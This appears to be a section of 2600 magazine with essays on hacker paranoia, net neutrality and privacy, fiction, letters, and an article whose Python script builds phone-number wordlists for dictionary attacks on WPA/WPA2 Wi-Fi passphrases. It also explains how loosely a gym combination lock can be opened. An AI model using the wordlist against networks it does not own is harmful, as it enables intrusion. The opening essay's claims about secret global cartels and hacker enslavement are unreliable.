3. Hackers are being treated by all global-scale organizations as "natural resources." History shows quite clearly how these organizations treat "natural resources" - raping, pillaging, fighting for ownership, using each skilled hacker until they are burned out, used up, dead, or otherwise disabled.

4. The new global arms race is no longer about who controls the most atomic bombs. It is about who controls/owns the most hackers, botnets, and exploits (zero day and otherwise).

5. Being an elite hacker with current knowledge of the *actual* state of global dynamics (aka "politics, news, propaganda"), the kind never released to the public, may make one feel very "kool," but attempting to inform and/or discuss any of your very real privileged information with, basically, any other non-hacker will not result in praise. Just the opposite. We are disbelieved, mocked, and even scorned. Being a member of the new digerati may be intellectually gratifying, but ultimately only isolates us from the majority of other humans.

5a. This isolation serves the interests of global organizations by offering us a "place among peers," "a chance to work with tech only dreamed of by most isolated civilian hackers" and non-obtainable otherwise, the possibility of having our genius *rewarded* and *recognized* and "the chance to use our skillz to help change the world." Though *some* sizable truth exists to these claims, the fact is that once employed by any of these global elites, we immediately

become slaves (rather than "valued operators," as in the sales pitches), where traditional rules of espionage reign supreme and *not* the "corporate ethic" most of us expect and are used to.

5b. Espionage rules dictate that all hackers are "assets to be controlled by any means necessary." Sadly, but quite seriously, this includes torturing, killing, threatening, pressuring, etc. of family, friends, and loved ones; public exposure of our "shameful secrets" or, if none exist, simply creating them; unlawful criminal prosecution ensuring little possibility of other "straight" jobs; and worse.

5c. Once an asset of any global organization, it is extremely rare to ever be allowed to leave. Any of us that seem to be "former-blanks" are to be treated with extreme suspicion.

6. World War Three has been going on for some time now and its battlefield is cyberspace. By labeling yourself a "hacker," you are now volunteering as a *combatant*.

7. The "Internet" is not now, nor has it been for some time, a "simple network of computers." With smart phones, iPads, Wi-Fi, NSA-everything, IPv6, Botnets, etc., it would be far more accurate to call it a "four dimensional tesseract hypernet." It's a completely chaotic clusterfuck, basically. As per beginners' network theory: a device or program existing on a network is accessible by *anyone* with network access. What NSA can do, so can the Yamaguchi-gumi, with the *same tools*!

8. As a simplified model, there are essentially no more "governments" or "countries" with any true global power anymore. The world, as we elite hackers know it to be fact, is comprised and controlled purely by:

A) Multinational corporations (including NSA, CIA, etc.)

B) Organized global "criminal cartels," including the previously Russian "Brother's Circle;" the Japanese Gumi's and Kai's, the largest and most powerful of which is the Yamaguchi-Gumi; the Chinese Hong and Tong societies (who, along with the respected Japanese "Yakuza" are actually quite formal and completely *legal* components of their country's government; traditional "Mafia families," such as the respected Sicilian, Colombian, Mexican, etc....

8a. What remains as the "public face" of the United States and other governments is a mere

public relations shell which exists solely for the purpose of continuing to extract and export all remaining possible valuable resources from the ignorant hardworking wage-slave public and placing it permanently into the hands of the globals.

8b. For the time being and in the near future, there are plenty of resources being extracted from the public for all the true global players to be perfectly happy with the arrangement and, as such, very little actual conflict or competition exists between them. This is why there are no obvious large scale violent conflicts (outside of propagandized isolated incidents) to indicate this new global "arrangement," as fairly accurately predicted and described by such authors as William Gibson, Neal Stephenson, Marshall McLuhan, and others.

9. Be aware that as a "natural resource" and "desired asset," many, if not most, modern "hacker spaces" quite suddenly appearing in major cities everywhere are either openly (more often secretly) funded and controlled by DARPA and/or aforementioned organizations with the primary purpose of counting, monitoring, investigating, and eventually recruiting you.

10. If you are one of us - a young or older, yet-unknown hacker - the smartest course is to *stay that way*. An author in a previous 2600 article was foolish to say that "hacker nicks" were a thing of the past. I honestly (though respectfully) think he was being egotistical to publish articles under his *real name*. Respectfully, because his "point" was sort of later proven by Snowden and others: *any* well known hacker is probably also well known to the NSA, nick or no nick.

10a. The best policy in these interesting times is to:

I] Stay alone.

II] Stay unknown.

III] Repeat after me: "Me, a hacker? Ahaha-hahaha! I wish! Nah, I just keep up with tech stuff to help my parents protect their desktop and hopefully get a decent job one day. I love computer tech and all, but I've *never* been smart enough to be a hacker! I just don't have the time to study and keep up with all that stuff. I do have a life, you know!"

11. Linux is the only "safe" OS left (if one exists at all!) and then only when heavily modified and encrypted. Really, NetBSD and/or custom kernels are required even to *imagine*, arrogantly, that you *may* be "private."

12. Public key encryption *may* (I say with heavy doubt) be the one last hope we have and then only with ridiculously huge prime numbers. At least for the time being, where *public* tech is concerned; math still beats tech.

Shouts out to: The Mentor (for his first one, thanks and luv for inspiring a generation); Kevin Mitnick's Latest Book "Ghost in the Wires" (best of his, by far!); Patrick McGoo-han's TV series "The Prisoner" (Oh yeah, global village? You'd better believe it!); The United Socialist Republic of Barrett Brown's (all of them, even the one I trash I like and best MySpace group ever!); "Best Truth," a Princeton study in intelligence agencies by Berkowitz & Goodman (speaks for itself); and Adrian Lamo (Mucho amo amigo! A most misunderstood hacker and excellent case study of "the path to Hell is paved with good intentions.")

P.S. Wasn't "Emmanuel Goldstein" a fictional character created by the global intelligence agency to *capture* people who were too smart? Trust 2600, do ya? Lolllzzzz....

2016 CALENDARS



The 2016 Hacker Calendar will be out soon!

Each month features a 12"x12" glossy photo of a public telephone from somewhere on the planet, and nearly every day marks something significant in the hacker world.

Get yours for only \$14.99 at store.2600.com



Effecting Digital Freedom



by Vera Ranieri

The Internet has been an amazing driver of innovation. New companies have sprung up seemingly from nowhere to deliver new and useful services. Important to that ecosystem is the idea that all traffic on the Internet is generally transmitted without unfair discrimination based, for example, on the identity of the sender or receiver of the information or the protocol being used. It is this idea that we refer to as “net neutrality.”

As an Internet subscriber, you don’t expect your ISP should care about what bits are transmitted across its lines. A bit from your favorite social media website generally costs just as much for your ISP to deliver to you as a bit from your favorite pizza parlor does. As an entrepreneur hoping to become the next best social media website or pizza parlor, you’re glad that your ISP doesn’t care: you have just as much access to the consumer as the next guy.

Unfortunately, ISPs have already indicated they are more than willing to abandon net neutrality by discriminating against certain types of traffic. In 2007, Comcast was caught interfering with their customers’ use of BitTorrent and other peer-to-peer file sharing systems. More recently, in 2012, Verizon was fined for charging customers for using their mobile devices as a mobile hotspot.

Of course, Internet providers have long offered different levels of service to consumers for varied pricing. For example, a small business that makes extensive use of video conferencing has the option of paying more for more bandwidth, and that’s fine. Problems arise, however, when ISPs use their position as gatekeepers to play favorites, provide faster or slower connections to certain websites, and charge website owners

for access to the ISP’s customers. At that point, user choice becomes a smaller and smaller driver for innovation.

The History of the FCC and Net Neutrality

Thus, the fear is that without net neutrality rules in place, ISPs act in ways that threaten innovation culture. Recognizing this risk, the Federal Communications Commission (FCC), the agency tasked with overseeing telecommunications, has twice tried to enact net neutrality rules. But each time, the rules were struck down by the courts.

Why? The FCC, as an administrative agency, can only do what Congress has given it authority to do. And if it tries to do something that goes beyond that, a challenger may be able to get the rules struck down in court. And this is what happened to the FCC.

Because of a decision made by the FCC in 2002, the FCC hasn’t classified cable-based ISPs as a “telecommunication” service (something that would mean classification under Title II of the Telecommunications Act). Instead, the FCC determined that such ISPs were “information services” and therefore outside the scope of Title II.

But the FCC saw the need for net neutrality, and attempted to bring that about using authority other than Title II. The FCC first tried to enforce net neutrality under its “ancillary authority.” Comcast challenged that authority, and in 2010 the FCC’s rule was struck down. The FCC also tried to bring net neutrality by using its authority under “Section 706.” This time Verizon challenged that rule and in early 2014 it succeeded. The reasons why the courts struck down the rules are complicated and mired in technical legal details. But the basic point from each case is this: because the FCC tried to make rules

where Congress hadn't given it authority to do so, the rules were not allowed.

What Now?

Today, the debate centers around whether the FCC should "reclassify" ISPs under Title II or continue to try to use Section 706 (even though using that section has already been rejected by the courts). Many people believe that Congress gave the FCC authority to enact net neutrality under Title II if it determines that ISPs are, in fact, a telecommunication service.

But there are those (ISPs in particular) that are against Title II reclassification, as they fear it will impose a whole set of rules that were developed for telephone service. Most of those rules just don't make sense when we're talking about Internet infrastructure. For example, there are rules about obscene phone calls, rate schedules, telephone operator services, etc., which are unnecessary to net neutrality.

ISPs and those against reclassification aren't telling the whole story. An important aspect of Title II regulation is that it allows the FCC to "forbear" from full regulation - that is, decide not to apply all the rules that would normally come with Title II. This forbearance is a formal process, and a future FCC would have to go through an onerous


process to reverse a decision to forbear. Because of forbearance, the FCC can choose to not enforce a given rule if it is not necessary to promote good practices, or to protect consumers and the public interest. Forbearance is crucial to net neutrality because it helps to limit FCC regulation. If the FCC reclassifies broadband as a telecommunications service, which it must if it is going to do its part to protect an open and neutral Internet, then it should also use its ability to forbear to ensure as little regulation as possible to enact net neutrality.

How You Can Help

The Electronic Frontier Foundation (EFF) has created a simple form that you can use to submit comments to the FCC, available at www.DearFCC.org. Already the FCC has received over three million comments from Internet users regarding the new rules. Use this website to add your voice and let the FCC know what you think about net neutrality and the importance of keeping the Internet free and open. Let the FCC know that we want the Internet to help, rather than hurt, innovation, creativity, and freedom. We don't want an Internet that is controlled by gatekeepers who can use their position to extract more and more tolls from those who seek to use it.

SUPPORT THE EFF! Your donations make it possible to challenge the evil legislation and freedom restrictions we constantly face.


Details are at <https://supporters.eff.org/donate>.



There have never been so many ways to get copies of 2600!
In addition to the good old-fashioned paper version,
you can now subscribe via Google Play, Zinio, and the Kindle.
We're also increasing our library of back issues and Hacker Digests.

Head to digital.2600.com for the latest

Are You the Consumer, or the Product?



by the Piano Guy

Do you pay to use Google? Do you pay to use Facebook? If you don't advertise on these services, the answer is probably no. That then means that you are the "product," rather than the "consumer," even if you think you're just a consumer.

Why does this have hacker ramifications? Because to be something worth being consumed by the people who are buying the product (the advertisers), you have to give up privacy. This is probably apparent to most folks that would read this fine publication, but it isn't apparent to your friends and relatives, and you may want to give them this article so you can say that you are not the only person who is concerned about these issues (since they may think you're paranoid already). Further, you may not be aware of the depth to which this goes, which may make you rethink some of your practices - or at least tell those you care about.

"But I don't do anything illegal, why should I care about my privacy?" might be what you hear back from some people. You may even think it yourself, especially since knowing how to do things that are illegal doesn't mean that we actually do illegal things. As an aside, I'd be curious to know how many of us subscribe to the motto "just because you can doesn't mean you should." My hunch is that it is a much higher percentage than what general society perceives.

The reason to be concerned about privacy is because what is legal and reasonable today may not always be. Google will hold on to your data forever, and there is no guarantee that they will be able to keep it from being used for purposes we would consider evil today, either by computer-savvy villains or governments.

Allow me to use myself as an example. The Creator of the Universe gifted me with many things, but in this go-around heterosexuality was not among them. I've already received government-sanctioned discrimination based on this; I was denied a top secret clearance in the 1980s because I was perceived as a black-mail threat. The laws have changed, but they could change back. And they could get worse. Things could degrade in society to the point that

I could have a similar issue of being blackballed because I write for this fine publication, or you could be for having read it at one time.

In the United States, our government, for all of its flaws, could be a *lot* worse. There are elements in our current government that are trying to take it in that direction. If enough wise and thoughtful people don't get out and vote (hint hint), it could go there. Think about this: George Bush won by 538 votes in Florida. Think of the wars, the financial ruin, and the many dead worldwide that ensued because of this man's policies. 538 people made the difference, and we're still paying for it.

If you live outside of the United States, but in a country where you can read this magazine, your government too, for all its flaws, could be a *lot* worse.

Having established why privacy is important to everyone, let's discuss how Google violates your privacy on a regular basis.

Recently, a man was arrested because while Google was searching through his Gmail for keywords to know which ads to push to him, they found child porn in his email. Google goes so far as to have staff look at every picture in email, and also has a hash of previously found porn to aid in flagging potential offensive content. They report it, as they should.¹

Now please know that I am glad that they caught a consumer of child pornography, and that I never endorse illegal activity. I don't even endorse engaging in "victimless crimes" or "things that should be legal anyway." That's not the point. How comfortable are you with having every single thing you send be reviewed and stored forever?

"But the NSA stores everything anyway, so what's the difference?" It is the difference between crossing the street in front of your home at 2:00 am after looking both ways and dancing drunk and naked on the freeway during rush hour. You're much more likely to get "hit" if Google is used to find you.

"OK, so I'll encrypt my emails." That will guarantee that the NSA stores them forever².

"I'm careful, and I know what I'm doing." Do you love your parents? Your siblings? Your friends who aren't as 1337 as you? Do you take time to teach them how to protect themselves?

Will they do so? Do they get the cost/benefit here that you do? Help them do the simple things, like not using Gmail or Google Docs for anything that they would not want to be permanently archived and analyzed, potentially even after they are dead and gone.

The level of surveillance is increasing all of the time. Facebook has a similar business model to Google in that they are both advertising companies that use the Internet to provide information to their customers (the advertisers) about their product (that would be you). Facebook is trying to force everyone to use Facebook Messenger. I don't know if/when they will remove messaging functionality from the phone app, and I don't know what they are going to do on the desktop, but if you read the TOS for the Messenger app, you'll most likely not install it.³ But, your relatives and friends will. Smile, as you will potentially be on candid surveillance.

Ultimately, if we don't get out the vote, and keep it out, we won't keep our government. If we don't keep our government, "tools" like

Google and Facebook will be used against us in more insidious ways than we can imagine. With computer-savvy villains on the loose, we have even more reason to be concerned, even if we keep our government intact. Beyond voting, the only thing we can do is use safer services in more appropriate ways, to be less of a "product" for the "consumers."

References

1. <http://www.telegraph.co.uk/technology/google/11010182/Why-Google-scans-your-emails-for-child-porn.html>
2. <http://www.forbes.com/sites/andygreenberg/2013/06/20/leaked-nsa-doc-says-it-can-collect-and-keep-your-encrypted-data-as-long-as-it-takes-to-crack-it/>
3. http://www.huffingtonpost.com/sam-fiorella/the-insidiousness-of-face_b_4365645.html

GENERATING PHONE NUMBERS

by Samuel A. Bancroft

It's no secret that many people use their phone number as a Wi-Fi (WPA/WPA2) network passphrase. Two factors contribute to this. Firstly, WPA/WPA2 requires a passphrase that is eight to 63 ASCII characters long. A phone number, being ten characters long, is simple to remember and to type. Secondly, oftentimes ISPs will configure the home's wireless network to use WPA/WPA2 using the customer's phone number as the passphrase. Customers infrequently change it.

WPA/WPA2's shared-keys can be brute forced, but the time involved is a major obstacle. A dictionary attack is more practical and a phone number dictionary attack may be the most practical of all due to its high yields and simplicity.

Many people use wordlist generators such as Crunch, a wordlist generator that produces large word/number lists with specific patterns, to create a "phone number" dictionary using the pattern <AREA CODE>%%%%%%%%%.¹ Others create scripts to do something similar to the pattern above.² This method of creating a phone number list is inefficient and ignorant.

The North American Numbering Plan (NANP) is a telephone numbering plan created by AT&T in 1947 and put into operation in 1951. It serves 20 North American countries.³ The NANP dictates the rules for area codes, exchange numbers/prefixes, etc. For example, exchange numbers ranging from 000-199 are not used within the NANP plan. Knowing this, we can see that generating numbers using a scheme such as <AREA CODE>%%%%%%%%% creates a lot of waste. Just knowing that the NANP does not use prefixes 000-199 means that the above scheme will create 10,000 numbers per invalid prefix for a total of two million invalid phone numbers.

There is another consideration. Various prefixes within a valid range are not used and this varies throughout different area codes. To illustrate, area code 906 (Marquette, Michigan) contains 305 valid prefixes while area code 212 (New York, New York) contains 778 valid prefixes. If we use the Crunch scheme we discussed for area code 906, we would produce 10 million numbers while only 3.05 million numbers are valid for this area code. As can be seen, about seven million invalid numbers would have been created.

Below I have included a Python script that will generate every valid phone number within a specified area code. It accomplishes this by scraping valid prefixes from

<http://www.allareacodes.com> and producing valid phone numbers from it. The numbers are saved in a text file. Take look at the bash script `f0ne.sh` by DERV if you are looking for something with more bells and whistles.⁴ Help save the planet - do not generate millions of invalid numbers.

```
#!/usr/bin/env python3

import urllib.request
import re

def main():

    ac = input('Enter the area code to compute: ')
    url = 'http://www.allareacodes.com/%s' % ac
    body = requestPage(url)

    # Find the region we are intrested in.
    findStart = re.search(r'Area Code ` + ac + ` Prefixes', body)
    findEnd = re.search(r'Most Searched Numbers', body)

    try:
        startSpan = findStart.span()[1]
        endSpan = findEnd.span()[0]
    except AttributeError:
        print('Error: Area code is not valid.')
        quit()

    getPrefix = re.findall(r'\(\d{3}\) \d{3}', body[startSpan:endSpan])
    prefix = cleanList(getPrefix) # Removes '(305) '

    makeFile(ac, prefix)

def requestPage(url):
    req = urllib.request.Request(url)
    response = urllib.request.urlopen(req)
    return response.read().decode('utf-8')

def cleanList(getPrefix):
    prefix = []
    for fix in getPrefix:
        prefix.append(fix[6:])
    return prefix

def makeFile(ac, prefix):
    textFile = open('%s_numbers' % ac, 'w')

    for x in prefix:
        for i in range(10000):
            textFile.write('%s%s%s\n' % (ac, x, str(i).zfill(4)))

    textFile.close()
    print('Done. Area code %s had %s prefixes' % (ac, len(prefix)))

if __name__ == '__main__':
    main()
```

¹<http://packetfactory.wordpress.com/2012/06/29/generate-10-digit-phone-numbers-using-crunch-in-backtrack/>

²<http://www.josephlandry.com/2011/01/phone-number-dictionary-file-for.html>

³<http://www.nanpa.com>

⁴<http://pastebin.com/v2jJHYZ2>

Hacking Dudley



by David Crowe

Officer, I swear I didn't mean to hack it, but it was either that or be thrown out on the street in skimpy shorts and a thin, sweaty, t-shirt.

I don't know whether to start this story at the end or the beginning. If I start at the end, I have to tell you of my shock when I opened my gym bag and found inside two identical Dudley combination locks. How could this be? I only owned one because I get easily confused and two identical locks with different combinations would mean I would be forever getting flustered. Were they breeding, or was someone playing a trick on me? Was it magic, or was it the NSA?

Suddenly, I remembered the beginning of the story (although I didn't realize it at the time). A couple of days before, I had returned to the locker room after my workout and couldn't open my lock. For 15 minutes I swore under my breath, trying the combination I had known by heart for months to no avail. I checked the not-so-secret place I had it written down; it was as I remembered, and still it wouldn't open. I cursed the lock that I assumed must have malfunctioned. Just in case the lock was misbehaving, I was adjusting each number up one, down one, and then, just about when I was ready to give up, the lock opened.

I was glad I hadn't called the locksmith to cut it off. How could I have explained that I was locked out by my own lock? Would the fitness center believe that I wasn't just trying to break in to Mr. Big's locker and steal his stuff? What the heck was wrong with *my* lock anyway?

But now I realized what had happened. I had picked up someone else's lock and put it on my locker, which is how two got in my gym bag. But how had I opened someone else's lock with *my* combination?

I started to think about it, and do some investigations. This style of Dudley lock has 60

numbers on the ring, so theoretically there are 60x60x60 combinations - or 216,000. What are the chances of me getting a lock with a combination anywhere close to mine with those odds?

But I've observed that these locks don't require precision. I found that the first number could be off by three and still work - six different numbers would work. So there are effectively only ten possibilities for the first number in the combination. The second number in the triplet is even more permissive. I could be off by five and still open the lock, so there are only six possibilities here. And the third number is also permissive, but it actually doesn't matter. If you get the first two correct (or at least close to correct), you can simply twirl the dial slowly with a little pressure until it opens. So that means the two locks I have really only possess 60 different combinations.

My chances of getting a compatible combination lock were therefore one out of 60. I still wouldn't bet on those odds (I don't bet on any odds, actually), but it's a whole lot more likely than one out of 216,000. I would love to know what the owner of the lock thought when he couldn't find his lock. "What kind of idiot would steal a lock not knowing the combination?" But no locks were reported missing at the gym club (he was perhaps as embarrassed as me), so I had no chance of finding him and returning it. Now I am the proud owner of two locks that can be opened with the same combination.

The normal disclaimer implies. Use this to get yourself out of trouble, not to get yourself into trouble.

I'm not a lock picker; the only thing I'd picked before was my nose. It's probable that experts know even more tricks with these locks, in which case they are pretty useless. Good for protecting clothes at the gym club, but don't fill your locker with gold bars and expect them to be there when you get back.

Dev Manny, Information Technology Private Investigator “Hacking the Naked Princess”

by Andy Kaiser

Chapter 0xB

My client Oober had just disappeared on me. P@nic, the missing hacker, was involved in a hacking competition which held some connection with the Naked Princess picture, but she and the picture weren't talking. Both were hiding more effectively than an Easter egg in N64 Goldeneye.

Even still, there were a few logic gates I could slam through: I needed to talk to Oober. I knew his name - his own mother had dropped him off at my office. He might not want to meet in person again, but maybe I'd do it anyway if I couldn't ping him in digital form.

As for P@nic, I'd realized she might be operating under an alt, also hacking with the handle "Chixor Zed." My conversation with Lynx had told me that Chixor Zed hadn't been responsive, but I had an in. Hopefully.

It took a while of scanning forum postings and IRC chat logs to find Chixor Zed. The timing seemed to fit my theory - Chixor Zed had appeared out of nowhere - just after the AnonIT hacking competition was announced, and long after P@nic had a solid online presence.

I saw too that P@nic herself was all over social media. Or she was, until just about a year ago, after which the handfuls of anonymously-maintained social media accounts just stopped posting, stopped updating. That date didn't correspond with anything else I knew about her, Oober, or AnonIT, so I saved that for later compiling.

Since she'd gone off-grid and had stopped social media involvement last year, I had no clue if any of her accounts were maintained, but I knew how to find out.

I looked at the list of social media sites that she'd been a part of, and got to work.

I began with a deep sigh. Then I signed up for FriendlyFace, SyncedIn, Twitchat, and far too many more of the social media heavy hitters that P@nic and everyone in civilized

society seemed to care about except for me. Social media made me want to lurk, not like.

Being Dev Manny and the Information Technology Private Investigator that I was, I had little to brag about. My lack of effort at social media was probably why I had close to zero clients. I resolved to someday throw a new title on my business card and recommit myself to sales. Something like "Best Damn Social Mediator," only with a more family-friendly acronym.

While signing up, I used a temporary email address and fake account info. My highly developed paranoia smiled and gloated just minutes later, as my inbox began to explode with spam spawning from those who thought it ethical to sell my information to scammers. I watched in real time the flood of unsolicited friend requests containing cute/funny/adorable pictures of cats/dogs/penises.

I ignored it all and planned out the only other action I wanted to take on each site. The point of all this was to send P@nic a very specific message, and it had to be crafted. The message had to let her know I knew about her double identity and her involvement in the AnonIT hacking competition, and that I was friendly with Oober - and do it all in a way that wouldn't be understood by anyone intercepting the message.

After trying a few variations, I copied and pasted to P@nic's year-old accounts:

"Don't panic. Need to have an uber-talk, from Anon to Zed."

Then I waited.

Not long after, my inbox incremented by one. There was no cute/funny/adorable picture, just a one-sentence response from the P@nic account holder:

"I Retire Chixor right now."

I stared at the message, wondering at the weird phrasing and capitalization. After seven blinks, I understood and scrambled to get on to the IRC channels where I'd last seen Chixor Zed.

That's how I made contact with the missing teenage female hacker and Oober's obsession. I was finally talking with Chixor Zed, also known as P@nic.

Chapter 0xC

P@nic: ?

Me: *I'm a friend of Oober: Dev Manny, Information Technology Private Investigator. Oober's worried about you. I've been sent to find you.*

P@nic: *i'm in deep water and he's a little fish. staying off grid to keep him safe, to keep family safe. parents are out of country anyway. they know nothing. keep oober out of this, get me?*

Me: *Might be hard to do. He's my client. He likes you.*

P@nic: *yeah, i get that. so if you care about him, help me. i can't go home, but i need hands onsite to access something important.*

Me: *Why me and not Oober?*

P@nic: *because you have a car.*

P@nic: *because i care more about oober than you.*

P@nic: *because i will pay you a lot of bitcoins.*

P@nic: *and because i said please.*

P@nic: *please.*

Logic, loyalty, and bitcoins. I did like this girl.

She then relayed some very simple instructions, an address, and what to do when I got there. We broke contact and I headed out, hoping my car would beat its current 30 percent chance of starting.

I made sure my car doors were locked. I didn't like driving to this part of the city. Part of my worry was the state of the houses themselves, their conformity, the visual display that might as well have screamed how the homeowners lived quiet lives of quieter desperation.

The deeper I drove into this community of despair, the more out of place I felt. I took too long poking at the GPS and missed my turn. It took me several tries to convince my car to shift into reverse, but eventually the transmission rolled the right dice, ancient gears slammed into place, and my car lurched in the direction I wanted it to go, punctuated with an angry cloud of black smoke.

P@nic's house wasn't a mansion, but it was close.

The three story house was all brick and stone and modern elegance. A canopy of cheerfully leafed trees covered the neighborhood and cradled above the house like a beautiful green umbrella. The nearest house to this one was hundreds of yards away. All houses here had wide lush yards with bushes so carefully shaped they almost looked plastic. Even with all the trees, not one leaf was out of place.

All in all, this was a perfect place to live, a shiny close-knit community just outside of a big city, full of wealth, safety, space, and beauty. A dream house in a dream location.

I hated this part of town.

My own office - with its coffee-stains-where-there-should-never-be-coffee-stains, the evolving funky smells, the building electrics more temperamental than a rabid dog - that was more honest than the "perfect" home in front of me. I didn't care about comfort. I dealt with the truth about reality instead of trying to hide from it.

I pulled into the driveway, though my car didn't want to. Intimidated by pavement somehow free of cracks and oil stains, my car sneakily dropped into neutral and tried to roll back down the inclined driveway. I sensed that if I shifted into reverse and floored the gas, my car would find its way out of this place without me even needing to drive it.

I set the emergency brake, killed the engine, waited for the car to cough itself to death, and got out. I walked up to an entranceway so large, welcoming, and column-filled, I felt like I was stepping into a movie set.

There was a doorbell, so I pushed it. A faint *BONG-bong* echoed through the house.

I stood and waited.

When I was reasonably sure that no one was home, I followed P@nic's instructions - there was the fake rock, just under the leftmost bush. The key fit the front door. There was no alarm system. I was amazed at the trust and lack of security. Like building a wireless network with WEP encryption... you just don't *do* that.

I pushed into the house. The foyer was big. The adjoining rooms were big. The stairs were big. The only thing out of place was the small human looking around the place: I was alone.

Where I needed to go wasn't far. I climbed to the top of the stairs and turned into a long hallway that sprouted bedrooms and offices along its length. On the hallway wall was the row of pictures P@nic told me to look for.

I saw P@nic for the first time.

She was an only child. The first picture leading the mounted row in front of me was that of a happy-looking couple on a palm-tree-studded beach. Must be the parents. They wore outdated clothes, and the photo print was taken with an early generation digital camera, grainy and a little off-color. That told me something interesting: This was a tech savvy family, early technology adopters, dating from before megapixels killed film. That mentality might explain P@nic's head start in hacking.

The next photo was of a beta version of P@nic - what normals called a "baby." Wavy dark hair hung close to bright, eager brown eyes. Looked like a cute kid.

The next picture was her a few years older, wearing a pink dress, a wide grin on a face almost hidden by a massive armful of stuffed animals. Her brown hair was longer, with pink bows. Cute.

The next picture was maybe around nine or ten. She was intentionally posing like a model on a runway, with a self assurance rarely found in any adult outside of Hollywood or politics. Her hair was even longer, double-braided, hanging down almost to her waist. She had serious eyes that tried but failed to hide a shining joy in whatever it was she'd been doing at the time of the picture. Cute.

The last picture in the row wasn't cute. It wasn't of a child.

It was P@nic in her early teens. Her long hair was gone, cut choppy at her jawline. Her hunched posture indicated frustration, irritation, a desire to be anywhere else than where she was. There was no pink in her outfit, just dark colors and simple clothes, a fashion afterthought. The worst was her eyes, which had darkened to something sullen and suspicious. Angry.

This last picture was so different from the others, it took me time to figure out why it was even there. Maybe it was something about kids getting older, and the parents would take what pictures they could get. I didn't have kids. I didn't know how they worked. But I remembered enough of my teen years to know they sucked. Maybe that's what this was - P@nic criticizing the rest of the world until she found her place in it.

At a second glance, I knew I was wrong. I leaned in and looked closer at the picture. The eyes....

The eyes told me more than they meant to. They were cautious, almost feral.

Something in her had been hurt. Injured. Broken.

Lost in analysis, I remembered what P@nic had asked me to do.

I flipped the picture around. I gently detached the image from the frame. Between the thick cardstock backing and the photo was a piece of folded paper. I took it and put it in my pocket, but not before first opening it, verifying what I thought it was, and taking a cell-phone shot of the contents.

I began to repair my permitted vandalism and put the photo back in the frame. While doing so, I checked the back of the photo. It had been professionally printed, and I read the imprint of the printing company and the date stamp.

The picture had been taken one year ago.

P@nic had quit all social media about a year ago. She'd later won the AnonIT competition, and part of the winners' booty was the Naked Princess photo. The piece of paper I held was linked to the AnonIT competition.

The data bubble-sorted in my head, and certain events began to line up with others.

P@nic was tied to the Naked Princess photo. Whatever had happened with it had changed her life enough to turn treasured family photos from light to dark, and had caused her to sever all ties with social media. She then later inserted herself into AnonIT, in order to do something with the photo... or despite it.

As proof, I'd seen P@nic's childhood pictures, with multiple pointers to some significant event happening a year ago.

As proof, I was in the middle of a very strange case, between P@nic, Oober, the AnonIT competition, and the Naked Princess - a picture so horrible it had terrified and disgusted all who saw it.

As proof, I had a piece of paper in my pocket.

The paper was a note from P@nic. Her meticulous and careful handwriting held what she'd asked me to get: A hand-printed encryption code. It was a 384-digit key needed to open up her cloud-based storage locker.

I knew it was important, so much that P@nic had risked exposure by asking me to get it.

I had no idea yet what it would reveal.

The key word being "yet."



VAPORS

Notations

Dear 2600:

In 30:3, pixter warns that you cannot connect a power supply capable of delivering more than one amp to a Raspberry Pi, or it will destroy the processor.

Having read the cited *Nuts & Volts* magazine article, it simply states that if you use a power supply that can deliver more than one amp and you do something stupid and cause a short circuit, you might draw so much current that you burn out the polyfuse permanently instead of just tripping it temporarily. The processor will be fine and, should this happen, the polyfuse can be bypassed (as some people do already if the voltage on the downstream USB ports is too far below 5V).

If you're careful, then there is no problem using a high current power supply. I just wanted to set the record straight as the warning sounded so dire!

Malvineous

Dear 2600:

In issue 30:2, Les Hogan fantasized in the letters section about coming back to life and scaring the crap out of his four time great grandson, Little Jimmy.

He had asked if anyone knew who has the record for having the same phone number the longest. I did a little digging around and found that the Guinness World Records folks have a... well, you guessed it, a world record for "most durable mobile phone number."

The record goes out to David Contorno, of Lemont, Illinois, USA. Mr. Contorno has had the 312-550-0512 number since August 2, 1985! The first mobile phone David owned was an Ameritech AC140 put out by Ameritech Mobile Communications. The article goes on to say that David has used Ameritech Mobile Communications ever since 1985. That must have been a heck of a contract!

I can't find who has had a landline the longest, but it seems it's common to have grandparents that have had the same phone number for the past 40 or 50 years.

In any case, I think Les should call the Guinness World Records organization and get the wheels rolling for a "most durable landline number" record: 718-513-7270.

Samuel

Just to be clear, that phone number at the end isn't durable at all, but is the actual phone number for the Guinness people. (You can tell it's not that old since the middle digit of the exchange is a one, which wasn't possible before the 1980s.) We can't imagine why David allowed his phone number to be printed by Guinness like that (we wouldn't have printed it ourselves if it wasn't already public knowledge). Regarding landline longevity, we again feel compelled to point out that the home of the HOPE conferences, New York's Hotel Pennsylvania, has had the PENnsylvania 6-5000 phone number in the 212 area code since around 1930. Who can beat that?

Dear 2600:

In 30:2, Les Hogan commented about phone number legacy. My father lives on the family farm, which has the same number my great-grandfather had - and he died in the late 60s. In fact, it's still in his name.

T

That opens the door to another interesting question: how many phone bills (or other bills, for that matter) have remained in the name of someone who's long since passed? It's not like utility companies come out and take pulses occasionally. We wonder what the longest period is that someone has kept a deceased relative listed as an active bill payer.

Questions

Dear 2600:

I apologize for contacting you, however, I am writing to you as scientist in relation to my master thesis research project at Queen's University Belfast (School of Psychology). I am doing my master thesis in the field of political psychology and analyze stereotypes within the hacktivist community. As in previous interviews, participants were often referring to 2600. I was hoping that someone within the board of *The Hacker Quarterly* might help me with my qualitative research and would be interested in participating in an approximately one-hour interview through Skype or any other preferred service.

To make this email more reliable, I would like to outline the research in detail:

L

OK, let us stop you right there. Had we printed your "outline," it would have gone all the way to the end of the entire letters section. While we support what you're doing, nobody here has the time to do this sort of thing. (We didn't even have time to skim the entire outline.) What we suggest is that you reach out to the hacker community, perhaps through one of our free Marketplace ads, and you might get some decent responses that way. But we're just too busy with magazine-related stuff and we get so many requests of this nature that this is the best we can offer.

Dear 2600:

If this photo is not good enough quality and you'd like a better one then please let me know and I'll take another.

Rob

You should probably take another or at least remember next time to attach the one you're referring to here. It is simply unbelievable how many such emails we get each month.

Dear 2600:

From the Fiat I rented recently in Toronto. The PIN number to connect my Bluetooth phone looked strangely familiar!

Saskman

We can only imagine.

Dear 2600:

Found dozens of these booths all over old city Quebec. They looked rather unloved.

Drax26

